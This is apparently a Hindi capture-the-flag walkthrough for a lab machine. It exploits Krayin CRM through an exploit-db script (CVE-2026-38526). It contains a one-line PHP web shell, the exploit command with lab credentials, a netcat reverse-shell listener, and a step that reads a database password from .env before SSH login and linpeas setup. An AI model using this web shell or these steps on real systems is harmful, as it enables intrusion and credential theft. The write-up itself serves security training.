
exploit-db के माध्यम से Krayin CRM के लिए एक्सप्लॉइट (CVE-2026-38526) मिलता है

एक्सप्लॉइट वाली फ़ाइल डाउनलोड करते हैं और उसमें दिए जाने वाले डेटा की जाँच करते हैं

PHP शेल बनाते हैं:
<?php system($_GET['cmd']); ?>

एक्सप्लॉइट चलाएँ:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

Listener शुरू करें: nc -lvp 12345। ब्राउज़र के माध्यम से उस पथ पर शेल को कॉल करें जो exploit ने दिया था

nc चल रहे टर्मिनल में रिवर्स शेल प्राप्त करें:

सिस्टम के अंदर से .env पढ़ें और दूसरा पासवर्ड खोजें: DB_PASSWORD=y27xb3ha!!74GbR
SSH से लॉगिन करें:
ssh [email protected]
कुल मिलाकर: पहला user-फ़्लैग मिल गया!


wget की उपलब्धता जाँचते हैं:
Github के आधिकारिक रिपॉज़िटरी से linpeas.sh फ़ाइल डाउनलोड करते हैं और असुरक्षित मशीन पर फ़ाइल भेजने के लिए सर्वर खोलते हैं:

फ़ाइल सफलतापूर्वक प्राप्त करते हैं और linpeas.sh चलाते हैं:







